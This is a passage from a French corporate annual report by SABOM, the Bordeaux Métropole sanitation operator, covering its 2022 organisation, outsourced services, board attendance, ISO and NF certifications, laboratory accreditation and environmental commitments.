Le Directeur Général est investi des pouvoirs les plus étendus pour agir en toute circonstance au nom de la Société. Il représente la Société dans ses rapports avec les tiers.

Christelle de TRAVERSAY, est la Directrice Générale de la SABOM depuis sa nomination lors du Conseil du 8 décembre 2020.

Bordeaux Métropole est invitée à assister aux réunions du Conseil d'Administration et dispose de l'ensemble des documents communiqués aux membres du Conseil.

PRINCIPALES ÉVOLUTIONS DE L'ORGANISATION EN 2022

Suite à la création au 1er juillet 2021 du Département Support aux opérations, l'organisation du Délégué en 9 départements est restée inchangée depuis cette date.

Au sein du Département Réseaux, 2 nouveaux services ont été créés :

- le service Enquêtes,
- le service Planification, Travaux branchements neufs et Réfections.

La création de ces 2 nouveaux services, avec à leur tête un responsable, permet de sécuriser les activités et d'organiser de manière plus efficace les suppléances.


La mise en place des 9 Départements a mis en exergue les interactions nombreuses entre le service GEMAPI et le Département Réseaux et le service postes et bassins et le Département Patrimoine.

Il a donc été décidé d'un changement de rattachement hiérarchique de ces 2 services en ce sens.

Par ailleurs, au sein du département SI, il a été décidé de rattacher directement le RSSI au DSI et de créer un service dédié à l'informatique industrielle.

Ces changements sont effectifs depuis le 1er février 2022 (**FIGURE 1**).

FIGURE 1 - ORGA 1. Organigramme de la SABOM au 01/02/2022



ORGA.1.2. RÉPARTITION DES MISSIONS EXTERNALISÉES, SOUS TRAITÉES

TABLEAU 1 - ORGA.1.3. Répartition des prestations externalisées / sous-traitées		
Prestations	Sous traitance Activité 2022	Commentaires
Exploitation des réseaux, PR et ouvrages sur réseaux, station sirène, accessoires de réseaux dont clapets		
Surveillance et exploitation	Non	
Inspection des réseaux	Oui	Sous-traitance pour les groupements de collecteurs visitables dits jamais visités qui ont été inspectés à l'aide de moyens spéciaux (mini ROV immergé et ROV semi-immergé équipé d'un sonar), et pour le linéaire supplémentaire de réseaux visitables à inspecter cette année (prestation par drone volant)
Interventions ponctuelles (désobstruction, etc.)	Oui	Uniquement pour les désobstructions d'urgence en astreinte essentiellement, lorsque les moyens SABOM étaient déjà mobilisés sur une intervention
Nettoyage et Curage réseaux et PR, bassins et ouvrages sur réseaux	Oui	
Réalisation des ITV	Oui	
Interprétation des ITV	Non	
Contrôle des branchements	Non	
Campagnes de mesure H2S	Non	
Mesures aux exutoires	Non	
Etat esthétique des ouvrages	Non	
Inventaire des rejets	Non	
Actions de police du réseau (contrôle des branchements, tests fumée et colorant, etc.)	Non	
Contrôles des déversements (mesures, visites inopinées, etc.)	Oui	Les contrôles inopinés chez les industriels sont confiés à un prestataire extérieur
Maintenance niveaux 1 à 3 équipements sur réseau, notamment électromécanique	Non	
Maintenance niveaux 4 et 5 équipements sur réseau, notamment électromécanique	<50%	
Contrôles réglementaires des ouvrages et équipements	Oui	
Gestion de la maintenance, ordonnancement, planification	Non	
Diagnostic permanent	Non	
Dératisation	Oui	Sous-traitance pour les usines et pour les interventions curatives dans les réseaux
Entretien des véhicules	Oui	
Gestion de la maintenance	Non	
Gestion des inventaires	Non	
Exploitation du SIG et mise à jour	Non	
Analyses	Oui	Uniquement pour les analyses ne pouvant être réalisées avec le matériel du laboratoire à Louis Fargue
Entretien des noues	Oui	
Entretien des clapets	Oui	La seule sous-traitance est le recours à une société d'hydrocurage pour la réalisation de certains désenvasements par camion hydrocureur.

TABLEAU 1 - ORGA.1.3. Répartition des prestations externalisées / sous-traitées

Prestations	Sous traitance Activité 2022	Commentaires
Exploitation des réseaux, PR et ouvrages sur réseaux, station sirène, accessoires de réseaux dont clapets		
Elimination des produits de curage	Oui	
DT, DICT, demande des notaires	Oui-	Réponses aux DICT entrantes réalisées par la direction régionale Sud-Ouest de Veolia Eau France basée à Toulouse. Toutes les autres demandes (DT, DICT, notaires) sont gérées en interne SABOM.
Travaux de génie civil, bassins et canalisations		
Travaux d'entretien et de réparation réseaux et branchements	<50%	
Travaux de nettoyage et d'entretien des avaloirs et bouches d'égout	Oui	Sous-traitance d'une partie des interventions curatives (bouches d'égout isolées)
Travaux de nettoyage et d'entretien des bassins	Oui	
Renouvellement de canalisations	Oui	
Renouvellement et mise à la côte des tampons	Oui	
Travaux d'urgence	Non sauf travaux atypiques	
Branchements neufs (réalisation)	Oui	
Entretien des engins	Oui	
Réparation de berges, entretien espace vert bassin	Oui	
Branchements neufs (administratif : devis, facturation, recouvrement)	Oui	Seule la partie recouvrement est sous-traitée à une entreprise spécialisée.
Réalisation d'études à la demande de la Métropole	Oui	Selon type d'étude
Divers travaux neufs (stations de mesure, traitement H2S, inclinomètres, etc.)	Oui	
Bâtiments et VRD		
Nettoyage des locaux	Oui	
Entretien second œuvre	Oui	
Entretien espaces verts	Oui	
Entretien génie civil, toitures et terrasses	Oui	
Travaux de renouvellement génie civil et bâtiment et de leurs accessoires	Oui	
Surveillance des sites	Oui	
Evacuation, élimination des déchets	Oui	
Exploitation des STEP		
Conduite des process	Non	
Surveillance des installations et des activités	Non	
Maintenance niveaux 1 et 3	Non	
Maintenance niveaux 4 et 5	<50%	
Evacuation des boues d'épuration et des déchets	Oui	
Evacuation des matières de curage	Oui	
Gestion de l'épandage	Oui	
Renouvellement génie civil	Oui	
Travaux exceptionnels (réhabilitation digesteurs, canaux	Oui	

TABLEAU 1 - ORGA.1.3. Répartition des prestations externalisées / sous-traitées

Prestations	Sous traitance Activité 2022	Commentaires
Exploitation des réseaux, PR et ouvrages sur réseaux, station sirène, accessoires de réseaux dont clapets		
décanteurs, etc.)		
Analyses	Oui	Toutes les analyses des eaux sont réalisées en interne. Pour les boues, les analyses sur les étapes de traitement sont également réalisées en interne. Seules sont sous-traitées les analyses agronomiques des boues (métaux lourds, HAP-PCB ...). Il en va de même pour les matières de vidange sur Clos de Hilde.
Contrôles règlementaires des ouvrages et équipements	Oui	
Plan odeurs	Non	
Etat esthétique des ouvrages	Non	
Entretien des véhicules	Oui	
Gestion des magasins	Non	
Gestion de la maintenance, ordonnancement, planification	Non	
Gestion des inventaires	Non	
Exploitation du système d'information		
Informatique de gestion		
Infogérance (hébergement, exploitation technique...)	Oui	
Développement	Oui	
Maintenance applicative (*)		
- Niveau 1 à 3	Oui	
- Niveau 4 et 5	Oui	
Support Utilisateur (*)		
-Niveau 1 et 2	Non	
- Niveau 3	Oui	
Informatique industrielle		
Infogérance (hébergement, exploitation technique...)	Non	
Pilotage du développement	Non	
Maintenance applicative et matériels (*)		
- Niveau 1 à 3	Non	
- Niveau 4 et 5	<50%	
Support Utilisateurs (**)		
- Niveau 1 et 2	Non	
- Niveau 3	Oui	
Programmation des automates	Non	
Ramsès et gestion dynamique		
Supervision	Non	
Pilotage de la gestion dynamique	Non	
Maintenance informatique industrielle niveaux 1 à 3	Non	
Programmation des automates	Non	
Maintenance informatique industrielle niveau 4 et 5	<50%	
Modélisation hydraulique	Non	

TABLEAU 1 - ORGA.1.3. Répartition des prestations externalisées / sous-traitées

Prestations	Sous traitance Activité 2022	Commentaires
Exploitation des réseaux, PR et ouvrages sur réseaux, station sirène, accessoires de réseaux dont clapets		
Gestion clientèle		
Accueil des usagers	Non	
Centre d'appel	Oui	Changement d'opérateur en novembre 2021
Traitement des mails et courriers - traitement des demandes	Non	
Traitement des réclamations	Non	
Evaluation de la satisfaction clientèle	Oui	
Assistance à Bordeaux Métropole pour TIMC et PFAC	Non	
Assistance et démarche d'expertise et juridique dans le traitement des sinistres	Oui	Support de la direction régionale Sud-Ouest de Veolia Eau France basée à Toulouse
Fonctions support		
Gestion des Ressources humaines	Oui	La paie et la gestion déléguée du plan de formation
Comptabilité	Oui	La comptabilité fournisseurs
Contrôle de gestion	Non	
Juridique	Oui	
Communication	<50%	
Achats	Non	Les achats sont gérés au niveau de la SABOM, à l'exception des contrats cadre (relatifs aux achats d'électricité, gaz naturel, réactifs, pompes, instrumentation, QUOFI (Quincaillerie, Outillage, Fournitures Industrielles), équipements de télégestion et automates, véhicules, équipements de protection individuelle, fournitures de bureau, prestation de dératisation, prestation de contrôles réglementaires, prestation d'écopaturage) gérés par le siège de VEOLIA.
Qualité	Non	
Sécurité	Non	
Expertise technique ponctuelle	Oui	
Entretien des véhicules	Oui	
Gestion contentieux et assurances	<50%	
Fonctions support		
Direction générale	Non	
Rapportage et relations Bordeaux Métropole	Non	
Astreinte et Gestion de crise	<20%	

ORGA.1.3. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel F34	Taux de présence des administrateurs externes à chaque Conseil d'Administration	N/A	57,5%	85,00%	68,75%	60,00%

RÉFÉRENTIEL CONTRAT

Article 94
Certifications
Annexe 39 Certifications ou démarches normalisées

SOMMAIRE

ORGA.2.1. LE MANAGEMENT DE LA QUALITÉ	92
ORGA.2.2. LE MANAGEMENT ENVIRONNEMENTAL.....	100
ORGA.2.3. LE MANAGEMENT DE LA GESTION D'ACTIFS	102
ORGA.2.4. LA RESPONSABILITÉ SOCIÉTALE DE L'ENTREPRISE.....	106

Lors de sa création, le 1er janvier 2019, la SABOM a bénéficié du Système de Management Intégré « Qualité, Environnement, Energie » du groupe Veolia Eau France fondé sur les référentiels ISO 9001 « Système de management de la qualité », ISO 14001 « Système de management environnemental » et ISO 50001 « Système de management de l'énergie ». Cet héritage a permis à la SABOM d'entreprendre une démarche active et intégrative de construction de son propre Système de Management Intégré (SMI) avec pour cible une première certification fin 2020.

Pour mémoire, un système de management est l'ensemble des processus par lesquels un organisme gère les éléments corrélés ou en interaction de ses activités afin d'atteindre ses objectifs. Ces objectifs sont préalablement définis par la déclinaison de la politique de l'organisme. Ils peuvent viser différents résultats à atteindre, notamment en ce qui concerne la qualité des produits ou des services, l'efficacité opérationnelle, la performance environnementale, la santé et la sécurité sur le lieu de travail et bien d'autres domaines.

La démarche de construction du Système de Management Intégré de la SABOM (SMI) est basée sur la réponse et la conformité aux exigences et lignes directrices des référentiels suivants :

- la responsabilité sociétale de la SABOM (ISO 26000 - Evaluation 2020),
- le management de la Qualité (ISO 9001 - certification 2020), référentiel structurant le S.M.I dans sa globalité,
- le management de la Santé et la Sécurité au travail (ISO 45001 - certification 2020),
- le management de l'Environnement (ISO 14001 - certification 2020),
- le management de l'Energie (ISO 50001 - certification 2020),
- le management de Gestion d'Actifs (ISO 55000 - certification 2021),
- la certification NF 345 relative à la relation client (certification 2021),
- l'accréditation COFRAC pour les activités du laboratoire et la réalisation des prélèvements réglementaires des eaux résiduaires traitées en sortie des stations d'épuration (ISO 17025 - pérennisation accréditation analyses 2019 - accréditation prélèvements 2021),
- la labellisation écologique/biodiversité (Référentiel EVE - pérennisation labellisation EVE 2019 et extension périmètre de 5 sites supplémentaires période 2019 à 2022),
- le management de la Sécurité de l'Information (ISO 27000 - certification prévue pour 2024).

Le S.M.I intègre les modes de fonctionnement communs de chacun des référentiels qui le composent, guidés par l'ISO 9001, ainsi que leurs spécificités.

Les systèmes de management Qualité, Sécurité, Environnement, Energie couvrent l'ensemble des activités de la SABOM. Pour le système de management de Gestion d'actifs, l'ensemble des équipements électromécaniques des usines, postes et bassins inclus, constitue le périmètre ISO 55001. Le périmètre dédié à l'accréditation COFRAC concerne les activités du laboratoire et de prélèvement des échantillons d'eaux traitées sur les stations d'épuration. Quant à la NF Relation client, les exigences s'appliquent à l'activité contact usagers.

Les exigences de la labellisation EVE s'appliquent à l'ensemble de nos actions menées en faveur de la biodiversité et plus particulièrement en terme de maîtrise opérationnelle à la gestion écologique des 15 sites concernés (14 bassins de gestion des eaux pluviales et la STEP de Lille).

En ce qui concerne le management de la Sécurité de l'Information, l'intégration des exigences spécifiques à l'ISO 27001 dans le Système de Management Intégré s'appliqueront aux télécontrôle RAMSES, seul Système d'Information Essentiel (SIE) identifié, au sens de la Directive NIS, au sein de la SABOM.

Le principal objectif du SMI est l'amélioration continue de la performance globale des processus de l'entreprise, en cohérence avec son projet et sa raison d'être, tout en répondant efficacement et durablement aux exigences réglementaires, normatives, contractuelles et spécifiques à l'entreprise elle-même.

La raison d'être du délégataire repose sur le contrat de concession et les valeurs du groupe VEOLIA sur lesquels la SABOM est alignée. La SABOM a fait le choix de décliner volontairement ces exigences en vue d'atteindre une performance plurielle articulée autour des dix-sept Objectifs de Développement Durable de l'ONU (**FIGURE 1**).


Cette raison d'être, socle du SMI, est formalisée dans la politique de la SABOM et est schématisée **FIGURE 2**.

L'obtention de l'ensemble des certifications constituant le S.M.I est la preuve de la réalisation de ses engagements sur le développement durable.

FIGURE 1 - Les 17 Objectifs de Développement Durable de l'ONU



FIGURE 2 - ORGA.2 ROUE DE LA RAISON D'ÊTRE DE VEOLIA EAU



L'analyse, la mise en œuvre et le suivi de ce contrat très engageant qui lie la SABOM à Bordeaux Métropole a permis de poser l'ensemble des exigences constituant le SMI de la SABOM et d'établir la feuille de route pour l'obtention des différentes certifications principalement sur les deux premières années du contrat.

Le SMI s'articule autour d'un certain nombre d'outils structurants :

- la politique, qui fixe les grandes orientations stratégiques et les objectifs associés, et le plan d'actions associé,
- l'analyse du contexte et des enjeux,
- la liste des parties intéressées et l'évaluation de leur importance sur la base de la norme NF X30-029 relative à l'identification des parties prenantes et domaines d'actions prioritaires (lignes directrices de l'ISO 26000),
- l'identification et l'évaluation des risques et opportunités construites sur la base de la méthode SWOT et méthode AMDEC, la gestion des situations dangereuses
- la documentation applicable pour garantir la qualité et la performance des processus : manuel, procédures, modes opératoires et formulaires,
- l'outil d'amélioration continue permettant de traiter les opportunités d'amélioration et les écarts constatés par la réalisation d'actions correctives, préventives et amélioratives,

- le tableau de bord d'indicateurs de pilotage et de performance permettant de mesurer l'efficacité du SMI,
- la revue de direction annuelle présentant les résultats du SMI et les actions d'amélioration continue menées
- les audits internes et externes pour vérifier la conformité aux exigences.
- l'audit de transparence pour l'évaluation de la fiabilité de nos processus de calcul des indicateurs de performance contractuel, indicateurs de performance du SMI (Voir [INTRO.1](#))

L'ensemble de ces certifications obtenues, maintenue en 2022, est :

- la garantie pour Bordeaux Métropole de la capacité de son délégataire à faire respecter le règlement d'assainissement auprès des usagers et à leur rendre un service de qualité, à protéger et à préserver l'environnement dans le respect de la réglementation en vigueur, ainsi qu'à assurer le bien-être et l'intégrité physique et morale de ses collaborateurs dans leur travail ;
- pour la SABOM, la reconnaissance d'avoir mis en place un Système de Management Intégré conforme à l'ensemble des exigences et lignes directrices normatives.

ORGA.2.1. LE MANAGEMENT DE LA QUALITÉ

La qualité est au cœur des ambitions de la SABOM. Les principes de chacune des normes ISO constituant le système de management intégré de la SABOM sont appliqués afin d'aligner le projet d'entreprise aux attentes des parties prenantes, de fournir des prestations conformes aux exigences contractuelles, réglementaires et normatives, conformes aux valeurs de la SABOM et du groupe VEOLIA. Cette préoccupation est permanente, dans une recherche systématique d'amélioration continue du service rendu au client. (Voir [INTRO.1](#))

Le service SMI-Suivi contrat en charge de la gouvernance du service est organisé de manière à répondre à l'ensemble des besoins du délégant selon deux temporalités :

- des actions à cycle court : la gestion des demandes collectivités et Direction de l'Eau de Bordeaux Métropole, le reporting au délégant dont les reportings mensuels, trimestriels, le rapport annuel du délégataire, les indicateurs de performances, les revues d'assainissement mensuelles ;
- des actions à cycle long : le pilotage et le suivi de la bonne réalisation du contrat par un système de management et d'amélioration continue robuste, contrôlé régulièrement et certifié, par des réunions régulières de gouvernance avec le délégant, par la réalisation et la présentation de deux bilans contractuels par an organisés sur des périodes clés définies par le délégant.

FIGURE 1 - ORGA.2.1 ORGANISATION DU SERVICE SMI-SUIVI CONTRAT



Le service SMI-Suivi contrat est chargé de la mise en œuvre, de l'animation, de la pérennisation et de l'amélioration continue du Système de Management Intégré basé sur les fondements de l'ISO 9001 : Système de Management de la Qualité.

La certification du Système de Management de la Qualité en 2020 démontre l'atteinte de cet objectif.

Pil'A ou entrepôt de données et outillage décisionnel métropolitain - un outil phare du SMI de mesure de la performance plurielle des processus SABOM

Pour mémoire, le projet P24, chantier d'analyse des processus métiers du service de l'assainissement mené dès le démarrage du contrat jusqu'à la fin du premier semestre 2020 a permis de constituer les fondations du Système de Management Intégré de la SABOM et du service de l'Assainissement de Bordeaux Métropole.

Dans la continuité de cette mission, le service SMI-Suivi contrat, conjointement avec l'équipe Big Data, a contribué en 2021, en tant que référent métier, au projet PIL'A dont l'objectif était la construction de la Plateforme Temps Différé d'Intelligence Technique du Service et de l'entrepôt de données qui permettent de produire les indicateurs nécessaires au pilotage des processus dans un espace métropolitain.

Dans le cadre de cet outil d'amélioration continue, déployé fin 2021, l'année 2022 a été marquée par la toute première production des indicateurs de performance via Pil'A. Suite à cette première production, plusieurs démarches ont été menées tout au long de l'année à des fins de fiabilisation de la chaîne technique de production (audit qualité RAD/Pil'A, identification des écarts et actions correctives IT), de mensualisation de certaines données, de complétude de données encore appelées "données additionnelles". Suite à cette première production et constats sur les résultats, fin 2022, SABOM s'est engagé dans une démarche centrée sur dix producteurs afin de les embarquer dans une démarche qualité métier/IT complète et ce sur un périmètre de 66 indicateurs : projet Mon Pil'A.

La gouvernance de cette application, assurée par l'équipe Big Data et le service SMI-Suivi contrat, avec Bordeaux Métropole, s'est maintenue tout au long de l'année, en tant que démarche d'amélioration continue, avec pour objectif de garantir la fiabilité et la cohérence des données de processus et indicateurs de performance produits. (Voir [ORGA.4](#)).

Le LEAN management pour le processus branchement neuf

Dans le cadre de l'amélioration continue de nos processus, l'année 2022 est également marquée par le déploiement, à titre pilote pour le groupe VEOLIA, d'une méthode d'optimisation des processus : le LEAN management (méthode de gestion et d'organisation du travail qui vise à améliorer les performances d'une entreprise et, plus particulièrement, la qualité et la rentabilité de sa production). Le processus choisi pour tester cette méthode : le **processus branchement neuf**, un processus complexe très interfacé dans l'organisation de la SABOM. Le déploiement d'une telle démarche à d'autres processus clés du service de l'Assainissement devrait être réalisé à compter de 2023. Cette démarche s'inscrit pleinement dans la feuille de route VEOLIA - Impacts Eau France. Les enjeux d'une telle démarche : **Satisfaire le client Tout en étant efficace !**

Les fondamentaux de cette méthode éprouvée depuis fort longtemps (en provenance du secteur automobile) et sur l'ensemble des secteurs d'activité sont :

- la définition de la valeur aux yeux du client est le point de départ,
- la création de valeur est analysée et optimisée (comprendre, mesurer, identifier les problèmes, chasser les gaspillages),
- l'organisation engagée dans un effort collectif et continu.

Parmi les principales réalisations du plan d'actions qui a suivi cette démarche LEAN sur les branchements neufs, on peut citer en particulier :

- La rédaction de modes opératoires d'utilisation de GESCA, permettant une homogénéité des pratiques et des saisies d'un agent à l'autre au sein de la SABOM ;
- Le partage des dossiers de demande de devis à instruire au sein de l'équipe des techniciens devis permettant une vision partagée et de la suppléance simplifiée en cas d'absence d'un agent ;

- En termes de relation avec l'utilisateur, l'envoi au client, via l'outil Salesforce, d'un mail automatique de confirmation de l'enregistrement de la commande, avec les informations sur la suite du dossier.

Cette démarche LEAN a été l'occasion que l'ensemble des agents intervenant sur ce processus appréhende mieux le travail réalisé par chacun.

FIGURE 2 - ORGA.2.1 LE LEAN

LE LEAN PERMET DONC...

Les bénéfices sont certains pour toutes les parties prenantes



La relation attentionnée auprès de l'utilisateur, un axe fort du domaine de la Qualité reconnu par le maintien de la certification en 2022 à la norme NF Service Relation Client (USAG.3) :



L'audit NF Service Relation Client :

La relation client a été identifiée comme faisant partie **des leviers essentiels** des différents projets stratégiques du groupe VEOLIA : hier **Osons 20/20**, aujourd'hui **Impact Eau France 2021/2023**.

De là, résulte le principe de la « **relation attentionnée** » qui guide l'ensemble des relations usagers dans toutes ses dimensions, dans tous ses projets structurants et surtout dans toutes ses actions au quotidien.

A la SABOM, cela s'est traduit par l'obtention et le maintien de la certification **NF Service Relation Client** respectivement en **novembre 2021** et en **octobre 2022** qui est délivrée par l'association française de normalisation (Afnor).

Le maintien de la certification NF Service Relation Client en 2022 s'est déroulé dans un contexte mouvementé. dus au changement de prestataire téléphonique (cela représente 90% des flux entrants) au 4ème trimestre 2021 et des mouvements au niveau des équipes du service Contact liés entre autres à certains départs à la retraite.

Concrètement, cette certification symbolise la reconnaissance des actions que déploient au quotidien tous les acteurs qui interviennent dans le processus de la relation usagers.

En premier lieu le service Contact et son prestataire téléphonique pour la qualité des échanges avec les usagers, la réactivité suite aux demandes usagers, l'organisation mise en place pour assurer la continuité du service en temps normal ou en cas de crise avec RAMSES, le parcours de formation et d'intégration des nouveaux conseillers en relation étroite avec les RH, le respect de la confidentialité des usagers via la RGPD, la mise à disposition d'une infrastructure adaptée par la DSI.

En définitive aucune non-conformité n'a été identifiée lors de cet audit, 3 points sensibles relevés dont 2 nouveaux qui vont alimenter les pistes d'amélioration pour un meilleur service à l'utilisateur. Ce résultat témoigne d'une bonne maîtrise des exigences normatives du référentiel NF Relation Client.

S'inscrivant complètement dans les ambitions du groupe VEOLIA EAU - Impact 2023 - Devenir le service de l'eau préféré des français – la SABOM, pour y répondre, s'est lancée fin 2020, dans une démarche garantissant la qualité de la relation à l'utilisateur. Cet engagement se traduit par le principe de la « relation attentionnée » qui guide l'ensemble des relations usagers dans toutes ses dimensions, dans tous ses projets structurants et surtout dans toutes ses actions au quotidien.

C'est dans ce contexte que le projet de certification à la norme NF Service Relation Client a été initié à la SABOM dès la seconde année et certifié en 2021.

La norme NF Service Relation Client délivrée par l'Association française de normalisation (Afnor), par définition, s'adresse à des entités juridiques mettant en œuvre "un service de Relation Client à distance et/ou Digitale"


organisé et opéré par des points de contact intégrés ou sous-traités qui gère à minima les relations client à distance mais qui peut également, intégrer les relations en face à face.

Par définition également :

- le demandeur est un organisme ayant des relations avec les utilisateurs, les réseaux et les partenaires sur les aspects d'ordre informatif, commercial, technique, conseil, administratif, liés à une prestation de service et/ou une offre produit.
- pour une entreprise ou un organisme faisant intervenir un personnel qualifié, les médias/canaux suivants sont concernés :
 - relation à distance (téléphone, fax, courrier postal ou électronique...),
 - relation client digitale (Internet (self-care), services de mini messages, chat, réseaux sociaux, forums, plates-formes,...),
 - relation client face à face (boutiques, agences,...).

La norme NF Service Relation Client rassemble un grand nombre de thématiques déclinées en exigences à respecter, qui concourent à l'atteinte de la satisfaction des usagers.

FIGURE 3 - ORGA.2.1 Représentation schématique des exigences normative NF Service Relation Client




Cette démarche de certification a été pilotée et co-construite par le Département Relations Usagers en tant que référent métier et le Service SMI-Suivi contrat dans le cadre du pilotage du S.M.I avec les nouvelles exigences spécifiques à cette norme.

En termes de périmètre, la NF Service Relation Client couvre au sein de la SABOM les activités du Service Contact Service du Département Relation Usagers. En effet, ce service est chargé du traitement des demandes

multicanales des usagers assainissement de l'Eau de Bordeaux Métropole. Toutefois, d'autres acteurs SABOM participent au processus de traitement des demandes des usagers, tels que : le prestataire téléphonique de la SABOM, le télécontrôle RAMSES, le Service Système d'Information et plus particulièrement le responsable Sécurité des Systèmes d'Information (problématique RGPD entre autres), les Ressources Humaines (la gestion des compétences est un axe important de la norme).

A noter, peu de temps après l'audit de certification, le prestataire téléphonique a changé pour Téléperformance (nouveau prestataire). Un plan d'action a été mis en place, en 2021, avec pour cible de garantir le transfert de l'activité de l'ancien prestataire au nouveau sans impact sur l'activité et plus particulièrement sur la relation attentionnée de la SABOM envers ses usagers. Ce changement a fait l'objet de la plus grande attention lors de l'audit de suivi réalisé en octobre 2022.

FIGURE 4 - ORGA.2.1 Périmètre SABOM de la NF Service Relation Client



Les bénéfices d'une telle démarche dans un système de management de la qualité déjà en place sont les suivants :

- des exigences renforcées avec pour cible, une meilleure satisfaction des usagers grâce à un service transparent et de qualité,
- l'augmentation de la performance grâce à l'optimisation de l'organisation, à une évaluation des compétences au fil de l'eau basée sur les mêmes principes que pour des habilitations,
- la mobilisation et la valorisation des équipes autour d'un projet commun,
- pour notre client Bordeaux Métropole, une garantie supplémentaire sur la qualité et la performance de la relation attentionnée mise en œuvre par la SABOM auprès des usagers du territoire délégué.

Certifié en décembre 2021, la SABOM, en 2022, a fait l'objet de son premier audit de surveillance. Cet audit avait pour objectif, au-delà de la vérification des actions d'amélioration proposées suite à l'audit de certification, de vérifier la conformité aux exigences relatives à la maîtrise opérationnelle.

Du fait du changement de prestataire téléphonique fin 2021 et de l'importance de ce canal dans la relation avec l'utilisateur, la première journée d'audit a été réalisée chez le prestataire téléphonique. La seconde journée fût consacrée principalement à vérifier la conformité de la SABOM pour l'ensemble des exigences de la norme NF Service Relation Client.

Les quelques points forts relevés lors de cet audit sont les suivants :

- la proximité entre SABOM, le responsable VEOLIA en charge du suivi du prestataire téléphonique et le prestataire téléphonique, reflet d'une relation constructive tripartite,
- la finesse de l'évaluation des contacts (grilles d'évaluation et l'ensemble des critères évalués) et la pertinence des ateliers de calibrage,
- l'engagement de la direction de la SABOM ancré dans une relation positive avec les usagers,
- l'objectif d'une relation attentionnée vis-à-vis des usagers vérifié en interne SABOM et avec le prestataire : bienveillance, partage de compétences,
- le parcours de formation d'intégration complet et suivi pour les nouveaux arrivants SABOM.

Cet audit n'a fait l'objet d'aucun écart en 2022, quelques pistes de progrès ont été émises notamment sur l'évaluation de la satisfaction des usagers relative à cette relation attentionnée. (Voir [USAGER.3](#))

L'ACCRÉDITATION COFRAC DU LABORATOIRE

Depuis le 1er juillet 2012, le laboratoire de Louis Fargue est accrédité ISO 17025 par le COFRAC (COmité FRançais d'Accréditation) pour les paramètres analysés sur les eaux.

L'accréditation COFRAC apporte la garantie que les analyses sont réalisées conformément aux référentiels, en toute impartialité, par du personnel compétent et habilité. Elle permet de reconnaître l'aptitude du laboratoire à produire des résultats d'analyse fiables. C'est également un pré-requis pour être agréé par le ministère de l'environnement.

A ce jour, la portée de l'accréditation concerne douze paramètres (ST-DCO, DBO5, MES, PTX, Orthophosphates, NTK, NO3, NO2, NH4, pH, Conductivité, Turbidité) dont quatre accrédités sur deux matrices différentes (eaux résiduaires et eaux douces : Conductivité, pH, Turbidité, Orthophosphates). Le périmètre est : l'ensemble des analyses des paramètres réalisées sur la matrice eaux résiduaires et eaux douces ainsi que le prélèvement et l'échantillonnage des eaux traitées sur les stations d'épuration. Cette portée d'accréditation est consultable sur le site du COFRAC au numéro d'accréditation : 1-6682.

En 2020, le projet d'extension du périmètre d'accréditation à l'échantillonnage et aux prélèvements d'auto surveillance des eaux traitées sur les stations d'épuration du territoire de Bordeaux Métropole a été initié et accrédité fin juillet 2021. Cette accréditation est portée par le laboratoire, avec une mise à disposition du personnel des stations d'épuration et du service métrologie pour couvrir l'ensemble des stations d'épuration de la SABOM.

En juin 2022, le COFRAC a mandaté deux auditeurs dans le cadre de la réalisation de l'audit de surveillance relatif à l'accréditation du laboratoire sur les analyses physico-chimiques des eaux et à l'accréditation dédiée à l'échantillonnage et aux prélèvements des eaux traitées des six stations d'épuration du territoire de Bordeaux Métropole.

Le COFRAC a exprimé sa pleine confiance dans la capacité et la compétence technique du laboratoire à délivrer des résultats fiables et de qualité pour les paramètres objets de sa portée d'accréditation, en conformité avec les exigences d'accréditation. Il a été noté également l'efficacité du système de management de la qualité : clair et efficace, une dynamique d'amélioration bien maîtrisée par le laboratoire.

L'ensemble est conforme aux exigences de la norme NF EN ISO 17025 et pour les domaines techniques évalués : le LAB GTA 29 (prélèvements) et le LAB GTA 05 (analyses) pour la réalisation des essais sous accréditation.

Après vérification des critères d'agrément et examen du dossier par l'instance d'accréditation, le laboratoire a également reçu le 2 décembre 2022, la notification de décision relative à la demande d'agrément délivré par le service instructeur à l'Office français de la biodiversité du ministère chargé de l'environnement.

Le prochain audit réalisé par le COFRAC est prévu en septembre 2023.

PHOTOGRAPHIES 1 et 2 - ORGA.2.1 LABORATOIRE LOUIS FARGUE



ORGA.2.2. LE MANAGEMENT ENVIRONNEMENTAL

Les services publics de l'assainissement s'inscrivent naturellement dans une préoccupation environnementale et une démarche durable : préservation des ressources, maîtrise des rejets au milieu naturel, prévention des inondations, préservation et restauration de la biodiversité, limitation des nuisances...

L'environnement étant au cœur de ses métiers, la SABOM, acteur du territoire et opérateur du service de l'assainissement collectif de Bordeaux Métropole, s'inscrit complètement dans cette démarche de protection et de préservation de l'environnement.

La SABOM contribue ainsi aux enjeux de développement durable décrits dans l'Agenda 21 de Bordeaux Métropole et de ses communes membres, dans le plan climat et dans la politique de l'Eau de Bordeaux Métropole. Elle s'inscrit également dans les objectifs de développement durable de l'ONU sur la thématique "Performance environnementale" et démontre ainsi son engagement en matière de protection de l'environnement par la mise en œuvre active de sa politique, et ce, en étroite collaboration avec son client Bordeaux Métropole.

Des engagements forts structurent le système de management environnemental de la SABOM :

- respecter la réglementation en vigueur, les engagements contractuels en matière d'environnement et de responsabilité sociale et sociétale,
- réduire son impact sur l'environnement comme sur l'utilisateur,
- rejeter une eau conforme aux normes de rejet dans le milieu naturel et en mesurer l'empreinte sur les milieux aquatiques du territoire,
- préserver, restaurer, développer la biodiversité sur le territoire et mesurer l'empreinte du service sur la biodiversité,
- réduire l'impact de ses activités sur l'environnement à travers la prévention des pollutions et du risque industriel, la gestion des déchets, la maîtrise des ressources naturelles en particulier l'eau,
- respecter les bonnes pratiques : la charte chantier propre, la charte des bonnes pratiques pour une gestion raisonnée des espaces verts,
- mesurer l'empreinte énergie / carbone du service de l'assainissement et favoriser l'usage des énergies renouvelables,
- mener une politique d'achat et de consommation responsable,
- communiquer, sensibiliser, informer les différentes parties prenantes sur la dynamique environnementale de l'entreprise dans le cadre du service, sur les actions menées et les bénéfices environnementaux et sociétaux des solutions mises en œuvre,
- proposer des solutions innovantes en assainissement.

La certification du Système de Management environnemental ISO 14001, en 2020, est la preuve de l'engagement de la SABOM en termes de préservation et de protection environnementale.

